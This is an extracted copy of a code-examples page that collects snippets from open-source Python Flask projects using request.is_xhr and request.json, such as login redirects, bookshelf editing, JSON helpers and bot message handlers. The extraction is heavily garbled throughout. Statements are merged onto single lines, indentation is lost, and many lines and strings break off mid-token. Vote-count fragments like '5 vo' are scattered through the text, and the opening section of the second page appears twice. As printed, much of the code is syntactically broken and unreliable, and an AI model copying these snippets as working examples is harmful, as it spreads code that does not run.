        and request.path.startswith(login_path)  
    ):  
  
        org_slug = current_org.slug  
  
        index_url = url_for("redash.index", org_slug=org_slug)  
        unsafe_next_path = request.args.get("next", index_url)  
        next_path =
```

```
get_next_path(unsafe_next_path) remote_login_url = url_for(  
    "remote_user_auth.login", next=next_path, org_slug=org_slug  
)  
  
return redirect(remote_login_url)
```

### Example 3

5 vo

Project: *calibre-web* Author: *janeczku* File: [web.py GNU General Public License v3.0](#)

```
def remote_login_required(f):  
    @wraps(f)  
  
    def inner(*args, **kwargs):  
  
        if config.config_remote_login:  
  
            return f(*args, **kwargs)  
  
        if request.is_xhr:  
  
            data = {'status': 'error', 'message': 'Forbidden'}  
  
            response = make_response(json.dumps(data, ensure_ascii=False))  
            response.headers["Content-Type"] = "application/json; charset=utf-8"  
  
            return response, 403  
  
        abort(403)  
  
    return inner
```

### Example 4

Project: *calibre-web* Author: *janeczku* File: [\*oauth\\_bb.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def oauth_required(f):
    @wraps(f)
    def inner(*args, **kwargs):
        if config.config_login_type == constants.LOGIN_OAUTH: return
        f(*args, **kwargs)
        if request.is_xhr:
            data = {'status': 'error', 'message': 'Not Found'}
            response = make_response(json.dumps(data, ensure_ascii=False))
            response.headers["Content-Type"] = "application/json; charset=utf-8"
            return response, 404
        abort(404)
    return inner
```

## Example 5

Project: *calibre-web* Author: *janeczku* File: [\*shelf.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def remove_from_shelf(shelf_id, book_id):
    shelf = ub.session.query(ub.Shelf).filter(ub.Shelf.id == shelf_id).first()
    if shelf is None:
```

```
log.error("Invalid shelf specified: %s", shelf_id) if not request. is_xhr:  
return redirect(url_for('web.index'))  
  
return "Invalid shelf specified", 400  
  
# if shelf is public and user is allowed to edit shelves, or if shelf is  
private  
  
# allow editing shelves  
  
# result shelf public user allowed user owner  
  
# false 1 0 x  
  
# true 1 1 x  
  
# true 0 x 1  
  
# false 0 x 0  
  
if (not shelf.is_public and shelf.user_id == int(current_user.id)) \ or  
(shelf.is_public and current_user.role_edit_shelves()): book_shelf =  
ub.session.query(ub.BookShelf).filter(ub.BookShelf.shelf == s  
ub.BookShelf.book_id ==  
  
if book_shelf is None:  
  
log.error("Book %s already removed from %s", book_id, shelf)  
  
if not request. is_xhr: return redirect(url_for('web.index'))  
  
return "Book already removed from shelf", 410  
  
ub.session.delete(book_shelf)  
  
ub.session.commit()  
  
if not request. is_xhr:
```

```
flash(_(u"Book has been removed from shelf: %(sname)s",
sname=shelf.name) return redirect(request.environ["HTTP_REFERER"])
return "", 204

else:

log.error("User %s not allowed to remove a book from %s",
current_user, shelf if not request.is_xhr:

flash(_(u"Sorry you are not allowed to remove a book from this shelf:
category="error"))

return redirect(url_for('web.index'))

return "Sorry you are not allowed to remove a book from this shelf:
%s" %
```

## Example 6

Project: *platform* Author: *syncloud* File: [public.py GNU General Public License v3.0](#)

```
5 vo

def _callback():

if request.is_xhr:

return 'Unauthorised', 401

else:
```

return redirect(html\_prefix + '/login.html') **Example 7**

Project: *partycrasher* Author: *naturalness* File: [service.py GNU General Public License v3.0](#)

```
5 vo
```

```
def jsonify_resource(resource):
    indent = None

    if current_app.config['JSONIFY_PRETTYPRINT_REGULAR'] \ and
       not request.is_xhr:
        indent = 2

    return current_app.response_class(json.dumps(resource,
                                                   indent=indent),
                                       mimetype='application/json')
```

## Example 8

Project: *partycrasher* Author: *naturalness* File: [service.py GNU General Public License v3.0](#)

5 vo

```
def jsonify_resource(resource):
    indent = None

    if current_app.config['JSONIFY_PRETTYPRINT_REGULAR'] \ and
       not request.is_xhr:
        indent = 2

    return current_app.response_class(json.dumps(resource,
                                                   indent=indent),
                                       mimetype='application/json')
```

## Example 9

Project: *alerta-ui* Author: *itnihao* File: [utils.py Apache License 2.0](#)

5 vo

```
def jsonify(*args, **kwargs):
```

```
return current_app.response_class(json.dumps(dict(*args,
**kwargs), cls=DateEncoder, indent=None if request.is_xhr else None))
```

## Example 10

Project: *zspider* Author: *Zephoria* File: [utils.py](#) MIT License

5 vo

```
def acquire_xhr(f):
    @functools.wraps(f)
    def wrap(*args, **kwargs):
        if not request.is_xhr:
            abort(403)
        return f(*args, **kwargs)
    return wrap
```

## Example 11

Project: *kael* Author: *360skyeye* File: [common.py](#) Apache License 2.0

5 vo

```
def to_json(content):
    """Converts content to json while respecting config options."""
    indent = None
    separators = (',', ':')
    try:
```

```
if current_app.config['JSONIFY_PRETTYPRINT_REGULAR'] and
not request.is_xh indent = 2

separators = (' ', ',')[:]

except:

pass
```

```
return json.dumps(content, indent=indent, separators=separators,
cls=JsonEncoder)
```

Example 12  
Project: *lab5* Author: *zlotus* File: [views.py](#) MIT License

5 vo

```
def test_instance_attachment_collection_service(test_id): resp =
flask.Response(json.dumps({'status': 'failed'})) if request.method ==
'POST':

if request.is_xhr:

file = request.files['attachments']

if file and allowed_file(file.filename):

filename = secure_filename(file.filename)

dirpath = os.path.join(UPLOAD_FOLDER, str(test_id), 'attachments')
os.makedirs(dirpath, exist_ok=True)

filepath = os.path.join(dirpath, filename) file.save(filepath)

# db: update the attachment for the test where test.id = test_id test =
Test.query.get(test_id)

test.test_attachment.append(TestAttachment(name=filename,
attachme db.session.commit())
```

```

resp = flask.Response(json.dumps({'status': 'success', 'url': file
elif request.method == 'DELETE':
    if request.is_json:
        filename = secure_filename(request.json['removedFile'])
        dirpath = os.path.join(UPLOAD_FOLDER, str(test_id), 'attachments')
        filepath = os.path.join(dirpath, filename)
        try:
            os.remove(filepath)
        # db: delete the attachment for the test where test.id = test_id
        TestAttachment.query.filter(
            (TestAttachment.test_id == test_id) &
            (TestAttachment.name == filename)
        ).delete()
        db.session.commit()
    resp = flask.Response(json.dumps({'status': 'success', 'url': file
except FileNotFoundError:
    print('FileNotFoundException:', filepath)
    resp = flask.Response(json.dumps({'status': 'failed', 'url': file
    return set_debug_response_header(resp)

```

### **Example 13**

[Project: WRGameVideos-API Author: thundernet8 File: flask\\_jsonpify.py GNU General Public](#)

5 vo

[License v2.0](#)

```
def __dumps(*args, **kwargs):
    """ Serializes args and `kwargs` as JSON. Supports serializing an
    array as the top-level object, if it is the only argument.

    """
    indent = None

    if (current_app.config.get('JSONIFY_PRETTYPRINT_REGULAR',
        False) and not request.is_xhr):
        indent = 2

    return json.dumps(args[0] if len(args) is 1 else dict(*args, **kwargs),
        indent=indent)
```

### Example 14

Project: *redash-x* Author: *olivetree123* File: [\*init.py\*](#) [BSD 2-Clause "Simplified" License](#)

5 vo

```
def redirect_to_login():

    if request.is_xhr or '/api/' in request.path: response =
        jsonify({'message': "Couldn't find resource. Please login and t
        response.status_code = 404

    return response

login_url = get_login_url(next=request.url, external=False) return
redirect(login_url)
```

### Example 15

Project: *hypergen* Author: *runekaagaard* File: [\*hypergen.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def flask_liveview_hypergen(func, *args, **kwargs): from flask import
request

return hypergen(
    func,
    *args,
    as_deltas=request. is_xhr,
    auto_id=True,
    id_prefix=request.get_json()["id_prefix"] if request. is_xhr else "",
    liveview=True,
    **kwargs)
```

## Example 16

Project: *hypergen* Author: *runekaagaard* File: [hypergen.py GNU  
General Public License v3.0](#)

5 vo

```
def flask_liveview_hypergen(func, *args, **kwargs): from flask import
request

return hypergen(
    func,
    *args,
    as_deltas=request. is_xhr,
    auto_id=True,
```

```
        id_prefix=request.get_json()["id_prefix"] if request.is_xhr else "",  
        liveview=True,  
        **kwargs)
```

## Example 17

Project: *hypergen* Author: *runekaagaard* File: [\*hypergen.old.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def flask_liveview_hypergen(func, *args, **kwargs): from flask import  
    request  
  
    return hypergen(  
        func,  
        *args,  
        as_deltas=request.is_xhr,  
        auto_id=True,  
        liveview=True,  
        **kwargs)
```

## Example 18

[Project: --Awesome-Python--](#) Author: *JoMingyu* File: [\*8. Other Data - request.headers & request.uri &\*](#) [etc.py](#) [GNU General Public License v3.0](#)

5 vo

[etc.py](#) [GNU General Public License v3.0](#)

```
def index():
```

```
# request 객체에는 수많은 속성들이 존재한다  
# werkzeug.wrappers.BaseRequest에서 @cached_property나  
@property로 처리된 프로퍼티들에  
  
print(request.host, request.remote_addr)  
  
print(request.method, request.uri, request.full_url)  
print(request.headers)  
  
print(request.is_xhr)  
  
return 'hello'
```

### Example 19

Project: *mlapi.io* Author: *Ermlab* File: [app.py](#) [MIT License](#)

5 vo

```
def save_request(response, data_type=None, data=None):  
    """Function invoking request saving in database  
    """  
  
    try:  
        dbc.save_request(  
            request_type=request.method,  
            request_url=request.url,  
            response=response,  
            user_id=current_identity['user_id'] if current_identity else is_xhr =  
            request.is_xhr,
```

```
headers = str(request.headers),  
data_type = data_type,  
data = data)  
  
except:  
  
logging.warning("There was an error while saving request data to  
DB. {}".f
```

## Example 20

Project: *marvin* Author: *BotDevGroup* File: [web.py](#) MIT License

5 vo

```
def unauthorized():  
if not request. is_xhr:  
  
return redirect(url_for('marvinbot.login')) return jsonify({}), 403
```

## Example 21

Project: *renrenBackup* Author: *whusnoopy* File: [web.py](#) MIT License

5 vo

```
def render_template(template_name, **kwargs): if request. is_xhr:  
  
return jsonify(success=1, **kwargs)  
  
return flask_render(template_name, **kwargs) Example 22
```

Project: *scioncc* Author: *scionrep* File: [service\\_gateway.py](#) BSD 2-  
Clause "Simplified" License

5 vo

```
def json_response(self, response_data):
    """Private implementation of standard flask jsonify to specify the use
    of
    """
    resp_obj = json.dumps(response_data, default=encode_json_object,
                          indent=None)
    resp = self.response_class(resp_obj,
                               mimetype=CONTENT_TYPE_JSON) if self._develop_mode and
                               (self._set_cors_headers or ("api_key" in request.args))
    self._add_cors_headers(resp)

    self._log_request_response(CONTENT_TYPE_JSON, resp_obj,
                               len(resp_obj))
    return resp
```

### Example 23

Project: *calibre-web* Author: *janeczku* File: [web.py](#) GNU General Public License v3.0

4 vo

```
def show_book(book_id):
    entries = db.session.query(db.Books).filter(db.Books.id == book_id).filter(com_if(entries:
        for index in range(0, len(entries.languages))): try:
            entries.languages[index].language_name =
            LC.parse(entries.language_get_locale())
        except UnknownLocaleError:
            entries.languages[index].language_name = _(
                isoLanguages.get(part3=entries.languages[index].lang_code).name)
            cc = get_cc_columns()
```

```
book_in_shelves = []

shelves = ub.session.query(ub.BookShelf).filter(ub.BookShelf.book_id
== boo for entry in shelves:

    book_in_shelves.append(entry.shelf)

if not current_user.is_anonymous:

    if not config.config_read_column:

        matching_have_read_book = ub.session.query(ub.ReadBook).\n
filter(and_(ub.ReadBook.user_id == int(current_user.id), ub.Re
have_read = len(matching_have_read_book) > 0 and
matching_have_rea else:

    try:

        matching_have_read_book = getattr(entries, 'custom_column_')+st
have_read = len(matching_have_read_book) > 0 and
matching_have except KeyError:

    log.error("Custom Column No.%d is not exisiting in calibre dat
have_read = None

else:

    have_read = None

entries.tags = sort(entries.tags, key=lambda tag: tag.name) entries =
order_authors(entries)

kindle_list = check_send_to_kindle(entries) reader_list =
check_read_formats(entries)

audioentries = []

for media_format in entries.data:
```

```
if media_format.format.lower() in constants.EXTENSIONS_AUDIO:  
    audioentries.append(media_format.format.lower())  
    return  
    render_title_template('detail.html', entry=entries, audioentries=au  
    is_xhr=request.is_xhr, title=entries.title, have_read=have_read,  
    kindle_list=kindle_list, else_:
```

flash(\_(u"Error opening eBook. File does not exist or file is not  
accessible"))

**Example 24**  
Project: *calibre-web* Author: *janeczku* File: [shelf.py](#) GNU General  
[Public License v3.0](#)

4 vo

```
def add_to_shelf(shelf_id, book_id):  
  
    shelf = ub.session.query(ub.Shelf).filter(ub.Shelf.id == shelf_id).first()  
    if shelf is None:  
  
        log.error("Invalid shelf specified: %s", shelf_id)  
        if not request.is_xhr:  
  
            flash(_(u"Invalid shelf specified"), category="error")  
            redirect(url_for('web.index'))  
  
        return "Invalid shelf specified", 400  
  
    if not shelf.is_public and not shelf.user_id == int(current_user.id):  
        log.error("User %s not allowed to add a book to %s", current_user,  
        shelf)  
        if not request.is_xhr:  
  
            flash(_(u"Sorry you are not allowed to add a book to the shelf: %s"  
            (% s if shelf.is_public and not current_user.role_edit_shelves()):  
  
            category="error")  
  
        return redirect(url_for('web.index'))  
  
    return "Sorry you are not allowed to add a book to the shelf: %s"  
    % sh
```

```
log.info("User %s not allowed to edit public shelves", current_user) if
not request. is_xhr:

flash(_(u"You are not allowed to edit public shelves"), category="erro
return redirect(url_for('web.index'))


return "User is not allowed to edit public shelves", 403

book_in_shelf =
ub.session.query(ub.BookShelf).filter(ub.BookShelf.shelf == sh
ub.BookShelf.book_id == book_id).first()

if book_in_shelf:

log.error("Book %s is already part of %s", book_id, shelf) if not
request. is_xhr:

flash(_(u"Book is already part of the shelf: %(shelfname)s",
shelfname

return redirect(url_for('web.index')) return "Book is already part of the
shelf: %s" % shelf.name, 400

maxOrder =
ub.session.query(func.max(ub.BookShelf.order)).filter(ub.BookShelf.

if maxOrder[0] is None:

maxOrder = 0

else:

maxOrder = maxOrder[0]

ins = ub.BookShelf(shelf=shelf.id, book_id=book_id,
order=maxOrder + 1) ub.session.add(ins)

ub.session.commit()
```

```
if not request.is_xhr:  
  
    flash(_(u"Book has been added to shelf: %(sname)s",  
        sname=shelf.name), cat if "HTTP_REFERER" in request.environ:  
    return redirect(request.environ["HTTP_REFERER"]) else:  
  
    return redirect(url_for('web.index'))  
  
return "", 204
```

## Example 25

Project: *white* Author: *whiteclover* File: [\*patch.py\*](#) GNU General Public License v2.0

4 vo

```
def jsonify(value):  
  
    """Creates a :class:`~flask.Response` with the JSON representation  
    of the given arguments with an `application/json` mimetype. The  
    arguments to this function are the same as to the :class:`dict`  
    constructor.
```

Example usage::

```
from flask import jsonify  
  
class User(object):  
  
    def __json__(self):  
  
        return dict(username=g.user.username,  
                    email=g.user.email,  
                    id=g.user.id)  
  
    @app.route('/_get_current_user')
```

```
def get_current_user():  
    return jsonify(user)
```

This will send a JSON response like this to the browser::

```
{  
  "username": "admin",  
  "email": "admin@localhost",  
  "id": 42  
}
```

For security reasons only objects are supported toplevel. For more information about this, have a look at :ref:`json-security`.

This function's response will be pretty printed if it was not requested with ``X-Requested-With: XMLHttpRequest`` to simplify debugging unless the `JSONIFY\_PRETTYPRINT\_REGULAR` config parameter is set to false.

1

`indent = None`

```
if current_app.config['JSONIFY_PRETTYPRINT_REGULAR'] \ and  
not request.is_xhr:
```

indent = 2

```
return current_app.response_class(dumps(value, indent=indent),  
mimetype='application/json')
```

## Python `flask.request.json()` Examples

The following are code examples for showing how to use `flask.request.json()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [gluster-integration](#) Author: [Tendril](#) File: [gluster-native-message-handling.py](#) GNU Lesser General Public License v2.1 6 vc

```
def __init__(self):
    super(GlusterNativeMessageHandler, self).__init__()
    self.daemon = True
    self.path = "/listen"
    self.host = "0.0.0.0"
    self.port = 6597
    self.callback = cb.Callback()

    app.route(self.path, methods=["POST"])
    def events_listener():
        gluster_event = request.json
        if gluster_event:
            callback_function_name = gluster_event["event"].lower()
            try:
                function = getattr(self.callback, callback_function_name)
            except AttributeError:
                # tendril does not handle this particular event hence ignore
                return "Event Ignored"
            function(gluster_event)
    return "OK"
```

### Example 2

Project: [fasky](#) Author: [RosaQu](#) File: [validators.py](#) MIT License 6 vc

```
def __call__(self, form, field):
    if current_app.testing:
        return True

    if request.json:
        challenge = request.json.get('recaptcha_challenge_field', '')
        response = request.json.get('recaptcha_response_field', '')
    else:
        challenge = request.form.get('recaptcha_challenge_field', '')
        response = request.form.get('recaptcha_response_field', '')
        remote_ip = request.remote_addr

    if not challenge or not response:
        raise ValidationError(field.gettext(self.message))

    if not self._validate_recaptcha(challenge, response, remote_ip):
        field.recaptcha_error = 'incorrect-captcha-sol'
        raise ValidationError(field.gettext(self.message))
```

### Example 3

Project: [comport](#) Author: [codeforamerica](#) File: [views.py](#) BSD 3-Clause 'New' or 'Revised' License 6 vc

Python flask.request.json() Examples The following are code examples for showing how to use `flask.request.json()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

[Project: gluster-integration](#) Author: Tendrl File: [gluster\\_native\\_message\\_handler.py](#) GNU Lesser

6 votes

[General Public License v2.1](#)

```
def __init__(self):  
    super(GlusterNativeMessageHandler, self).__init__() self.daemon = True  
  
    self.path = "/listen"  
  
    self.host = "0.0.0.0"  
  
    self.port = 8697  
  
    self.callback = cb.Callback()  
  
    @app.route(self.path, methods=["POST"]) def events_listener():  
        gluster_event = request.json  
  
        if gluster_event:  
            callback_function_name = gluster_event["event"].lower()  
            try:  
                function = getattr(self.callback, callback_function_name)  
            except AttributeError:
```

```
# tendrl does not handle this particular event hence ignore return  
"Event Ignored"
```

```
function(gluster_event)
```

```
return "OK"
```

## Example 2

Project: *flasky* Author: *RoseOu* File: [\*validators.py\*](#) MIT License

```
6 vo
```

```
def __call__(self, form, field):
```

```
if current_app.testing:
```

```
return True
```

```
if request.json:
```

```
challenge = request.json.get('recaptcha_challenge_field', '')
```

```
response = request.json.get('recaptcha_response_field', '') else:
```

```
challenge = request.form.get('recaptcha_challenge_field', '')
```

```
response = request.form.get('recaptcha_response_field', '')
```

```
remote_ip = request.remote_addr
```

```
if not challenge or not response:
```

```
raise ValidationError(field.gettext(self.message)) if not
```

```
self._validate_recaptcha(challenge, response, remote_ip):
```

```
field.recaptcha_error = 'incorrect-captcha-sol'
```

```
raise ValidationError(field.gettext(self.message)) Example 3
```

Project: *comport* Author: *codeforamerica* File: [\*views.py\*](#) BSD 3-Clause "New" or "Revised" License

6 vo

```
def use_of_force():

    username = request.authorization.username

    extractor = Extractor.query.filter_by(username=username).first()
    department = extractor.first_department()

    request_json = request.json

    added_rows = 0

    updated_rows = 0

    uof_class = getattr(importlib.import_module("comport.data.models"),
    "UseOfForc for incident in request_json['data']:

        added = uof_class.add_or_update_incident(department, incident) if
        added is True:

            added_rows += 1

        elif added is False:

            updated_rows += 1

    extractor.next_month = None

    extractor.next_year = None

    extractor.save()

    return json.dumps({"added": added_rows, "updated": updated_rows})
```

**Example 4**

Project: *comport* Author: *codeforamerica* File: [views.py](#) BSD 3-Clause "New" or "Revised" License

6 vo

```
def officer_involved_shooting():

    username = request.authorization.username

    extractor = Extractor.query.filter_by(username=username).first()
    department = extractor.first_department()

    request_json = request.json

    added_rows = 0

    updated_rows = 0

    ois_class = getattr(importlib.import_module("comport.data.models"),
    "OfficerIn for incident in request_json['data']:

        added = ois_class.add_or_update_incident(department, incident) if
        added is True:

            added_rows += 1

        elif added is False:

            updated_rows += 1

    extractor.next_month = None

    extractor.next_year = None

    extractor.save()

    return json.dumps({"added": added_rows, "updated": updated_rows})
```

**Example 5**

Project: *comport* Author: *codeforamerica* File: [views.py](#) BSD 3-Clause "New" or "Revised" License

6 vo

```
def complaints():

    username = request.authorization.username

    extractor = Extractor.query.filter_by(username=username).first()
    department = extractor.first_department()

    request_json = request.json

    added_rows = 0

    updated_rows = 0

    complaint_class =
        getattr(importlib.import_module("comport.data.models"), "Cit

    for incident in request_json['data']:

        added = complaint_class.add_or_update_incident(department,
            incident) if added is True:

            added_rows += 1

        elif added is False:

            updated_rows += 1

    extractor.next_month = None

    extractor.next_year = None

    extractor.save()

    return json.dumps({"added": added_rows, "updated": updated_rows})
```

**Example 6**

Project: *comport* Author: *codeforamerica* File: [\*views.py\*](#) BSD 3-Clause "New" or "Revised" License

6 vo

```
def pursuits():

    username = request.authorization.username

    extractor = Extractor.query.filter_by(username=username).first()
    department = extractor.first_department()

    request_json = request.json

    added_rows = 0

    updated_rows = 0

    pursuit_class =
        getattr(importlib.import_module("comport.data.models"), "Pursu for
        incident in request_json['data']:

            added = pursuit_class.add_or_update_incident(department, incident)
            if added is True:

                added_rows += 1

            elif added is False:

                updated_rows += 1

            extractor.next_month = None
            extractor.next_year = None
            extractor.save()

    return json.dumps({"added": added_rows, "updated": updated_rows})
```

**Example 7**

Project: *iris* Author: *doitintl* File: [main.py](#) MIT License

6 vo

```
def tag_one():
```

```
data = json.loads(base64.b64decode(request.json['message']['data'])) logging.info(data)
```

try:

```
method_name = data['protoPayload']['methodName']
```

```
for plugin in Plugin.plugins:
```

```
if plugin.is_on_demand():
```

```
for method in plugin.methodsNames():
```

```
if method.lower() in method_name.lower():
```

```
gcp_object = plugin.get_gcp_object(data)
```

if gcp\_object is not None:

```
project_id = data['resource']['labels'][0]
```

'project\_id']

```
logging.info("Calling tag one for %s", plugin.__class__)
```

plugin.tag\_one(gcp\_object, project\_id)

`plugin.do_batch()`

except Exception as e:

```
logging.error(e)
```

```
return 'ok', 200
```

## Example 8

Project: *door-monitor* Author: *Chris-Johnston* File: [sensor.py](#) [MIT License](#)

6 vo

```
def log_sensor():
```

```
"""
```

Logs sensor data.

```
"""
```

```
with get_db() as DB:
```

```
    c = DB.cursor()
```

```
    cause = request.json["cause"]
```

```
    for sensor in request.json["sensors"]:
        name = sensor["name"]
```

```
        state_bool = sensor["state"]
```

```
        state = 1 if state_bool else 0
```

```
        values = (name, state, cause)
```

```
        c.execute("INSERT INTO log (name, state, cause) VALUES (?, ?, ?)", val)
```

```
# TODO map the cause to a string
```

```
    notify_webhooks((name, state_bool, cause,
                     state_mapping[state_bool], c))
    DB.commit()
```

```
return "Ok"
```

## Example 9

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) [MIT License](#)

6 vo

```
def messages():

    # Main bot message handler.

    if "application/json" in request.headers["Content-Type"]:
        body = request.json
    else:
        return Response(status=415)

    activity = Activity().deserialize(body)
    auth_header = (
        request.headers["Authorization"] if "Authorization" in request.headers
        else
    )
    async def aux_func(turn_context):
        await BOT.on_turn(turn_context)
        try:
            task = LOOP.create_task(
                ADAPTER.process_activity(activity, auth_header, aux_func)
            )
            LOOP.run_until_complete(task)
```

```
    return Response(status=201)

except Exception as exception:

    raise exception
```

## Example 10

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) MIT License

6 vo

```
def messages():

    # Main bot message handler.

    if "application/ json" in request.headers["Content-Type"]:
        body = request.json

    else:
        return Response(status=415)

    activity = Activity().deserialize(body)

    auth_header = (
        request.headers["Authorization"] if "Authorization" in request.headers
        else
    )

    try:
        task = LOOP.create_task(
            ADAPTER.process_activity(activity, auth_header, BOT.on_turn)
        )
```

```
LOOP.run_until_complete(task)

return Response(status=201)

except Exception as exception:

    raise exception
```

## Example 11

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) MIT License

6 vo

```
def messages():

    # Main bot message handler.

    if "application/json" in request.headers["Content-Type"]:
        body = request.json

    else:
        return Response(status=415)

    activity = Activity().deserialize(body)

    auth_header = (
        request.headers["Authorization"] if "Authorization" in request.headers
        else
    )

    try:
        print("about to create task")
```

```
print("about to run until complete")
run_coroutine(ADAPTER.process_activity(activity, auth_header,
BOT.on_turn)) print("is now complete")

return Response(status=201)

except Exception as exception:
    raise exception
```

## Example 12

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) MIT License

6 vo

```
def messages():

# Main bot message handler.

if "application/ json" in request.headers["Content-Type"]:
    body = request.json

else:
    return Response(status=415)

activity = Activity().deserialize(body)

auth_header = (
    request.headers["Authorization"] if "Authorization" in request.headers
    else
)

try:
    task = LOOP.create_task(
```

```
ADAPTER.process_activity(activity, auth_header, BOT.on_turn)
)
LOOP.run_until_complete(task)
return Response(status=201)
except Exception as exception:
    raise exception
```

### Example 13

Project: *botbuilder-python* Author: *microsoft* File: [app.py](#) [MIT License](#)

6 vo

```
def messages():
    # Main bot message handler.

    if "application/json" in request.headers["Content-Type"]:
        body = request.json
    else:
        return Response(status=415)

    activity = Activity().deserialize(body)
    auth_header = (
        request.headers["Authorization"] if "Authorization" in request.headers
        else
    )
    try:
```

```
task = LOOP.create_task(  
    ADAPTER.process_activity(activity, auth_header, BOT.on_turn)  
)  
  
LOOP.run_until_complete(task)  
  
return Response(status=201)  
  
except Exception as exception:  
  
    raise exception
```

## Example 14

Project: *botbuilder-python* Author: *microsoft* File: [main.py](#) [MIT License](#)

```
def messages():  
  
    """Main bot message handler."""  
  
    if "application/json" in request.headers["Content-Type"]:  
        body = request.json  
  
    else:  
  
        return Response(status=415)  
  
    activity = Activity().deserialize(body)  
  
    auth_header = (  
        request.headers["Authorization"] if "Authorization" in request.headers  
        else
```

```
)  
  
async def aux_func(turn_context):  
  
    await BOT.on_turn(turn_context)  
  
    try:  
  
        task = LOOP.create_task(  
  
            ADAPTER.process_activity(activity, auth_header, aux_func)  
  
)  
  
        LOOP.run_until_complete(task)  
  
        return Response(status=201)  
  
    except Exception as exception: raise exception
```

## Example 15

Project: *har-sanitizer* Author: *google* File: [\*harsan\\_api.py\*](#) Apache License 2.0

```
6 vo  
  
def get_wordlist():  
  
    """Returns default HarSanitizer wordlist."""  
  
    hs = HarSanitizer()  
  
    try:  
  
        if WORDLIST_PATH[:4] == "http":  
  
            wordlist_json = json.loads(urllib2.urlopen(WORDLIST_PATH).read())  
            wordlist = hs.load_wordlist(wordlist=wordlist_json) else:
```

```
wordlist = hs.load_wordlist(wordlist_path=WORDLIST_PATH) except  
Exception:
```

```
message = {"message": "Error: {} not  
found.".format(WORDLIST_PATH)}
```

```
data = json.dumps(message, default=json_serial) return  
Response(data, 500, mimetype="application/ json") data =  
json.dumps(wordlist, default=json_serial) return Response(data,  
200, mimetype="application/ json") Example 16
```

Project: *har-sanitizer* Author: *google* File: [\*harsan\\_api.py\*](#) Apache  
[License 2.0](#)

6 vo

```
def get_mimetype_scrublist():  
    """Returns default HarSanitizer mimeTypes scrub list."""  
  
    hs = HarSanitizer()  
  
    try:  
  
        if MIMETYPES_PATH[:4] == "http":  
  
            mimetype_scrub_list =  
            json.loads(urllib2.urlopen(MIMETYPES_PATH).read()) else:  
  
                with open(MIMETYPES_PATH, "r") as mimetypes_file:  
                    mimetype_scrub_list = json.load(mimetypes_file) except Exception:  
  
                        message = {"message": "Error: {} not  
                        found.".format(MIMETYPES_PATH)}  
  
                        data = json.dumps(message, default=json_serial) return  
                        Response(data, 500, mimetype="application/ json") data =  
                        json.dumps(mimetype_scrub_list, default=json_serial) return  
                        Response(data, 200, mimetype="application/ json") Example 17
```

Project: *jenga-authentication* Author: *bimlauncher* File:  
[authentication.py](#) MIT License

6 vo

def load\_user\_from\_id(user\_id):

"""

Flask-Login `user\_loader` callback.

The `user\_id` was stored in the session environment by Flask-Login.

`user_loader` stores the returned `User` object in ``current\_user`` during every flask request.

See <https://flask-login.readthedocs.org/en/latest/#flask.ext.login.LoginManager>

:param user\_id: The ID of the user Flask is trying to load.

:type user\_id: string

:return: The user which has the email address `user\_id` or ``None`` if there is no such user.

:rtype: `User` or ``None``.

"""

```
url = urljoin(STORAGE_URL, 'users/{email}').format(email=user_id)
response = requests.get(url, headers={'Content-Type': 'application/json'}) if response.status_code == codes.OK:
```

```
    details = json.loads(response.text)
```

```
    return User(
```

```
        email=details['email'],
```

```
password_hash=details['password_hash'],
)
```

## Example 18

Project: *jenga-authentication* Author: *bimlauncher* File:  
[authentication.py](#) MIT License

6 vo

```
def load_user_from_token(auth_token):
```

"""

Flask-Login token-loader callback.

See <https://flask-login.readthedocs.org/en/latest/#flask.ext.login.LoginManager>

:param auth\_token: The authentication token of the user Flask is trying to load.

:type user\_id: string

:return: The user which has the given authentication token or ``None`` if there is no such user.

:rtype: `User` or ``None``.

"""

```
response = requests.get(
urljoin(STORAGE_URL, '/users'),
headers={'Content-Type': 'application/ json'},
)
```

```
for details in json.loads(response.text):
    user = User(
        email=details['email'],
        password_hash=details['password_hash'],
    )
    if user.get_auth_token() == auth_token:
        return user
```

## Example 19

Project: *jenga-authentication* Author: *bimlauncher* File: [\*storage.py\*](#)  
[MIT License](#)

6 vo

```
def create_user():
```

"""

Create a new user. See `users\_route` for details.

"""

```
email = request.json['email']
```

```
password_hash = request.json['password_hash']
```

```
if load_user_from_id(email) is not None:
```

```
    return jsonify(
```

```
        title='There is already a user with the given email address.',
```

```
        detail='A user already exists with the email "{email}"'.format(
```

```
email=email),  
, codes.CONFLICT  
  
user = User(email=email, password_hash=password_hash)  
db.session.add(user)  
  
db.session.commit()  
  
return jsonify(email=email, password_hash=password_hash),  
codes.CREATED
```

## Example 20

Project: *delay-queue* Author: *Igphone* File: [\*manager.py\* GNU General Public License v3.0](#)

```
6 vo  
  
def task():  
  
if request.method == 'GET':  
  
task_id = request.values.get('task_id')  
  
if task_id:  
  
data = task_manager.list_task(task_id)  
  
else:  
  
data = task_manager.list_task()  
  
return jsonify({'status': 100, 'data': data})  
  
if request.method == 'POST':  
  
# 有delay 参数设置为延迟10秒执行
```

```

if request.json and request.json.get('delay'): result =
wait_cal.delay(692, 28, delay=int(time.time() * 1000) + 10000

else:

result = wait_cal.delay(692, 28)

return jsonify({'status': 100, 'data': result}) if request.method ==
'DELETE':

task_id = request.values.get('task_id')

if task_id:

task_manager.delete_task(task_id)

return jsonify({'status': 100, 'data': None})

```

## **Example 21**

[Project: tamil-news-classification](#) Author: [vanangamudi](#) File: [nlp\\_template.py](#) GNU General Public

6 vo

[License v3.0](#)

```

def _predict():

print(' requests incoming..')

sentence = []

try:

input_string = word_tokenize(request.json["text"].lower())
sentence.append([VOCAB[w] for w in input_string] +
[VOCAB['EOS']])
dummy_label = LongVar([0])

```

```

sentence = LongVar(sentence)

input_ = [0], (sentence,), (0, )

output, attn = model(input_)

#print(LABELS[output.max(1)[1]], attn)

nwords = len(input_string)

return jsonify({
    "result": {
        'sentence': input_string,
        'attn': ['{:0.4f}'.format(i) for i in attn.squeeze().data.c
        'probs': ['{:0.4f}'.format(i) for i in output.exp().squeeze()
        'label': LABELS[output.max(1)[1].squeeze().data.cpu().numpy
    }
})

except Exception as e:
    print(e)

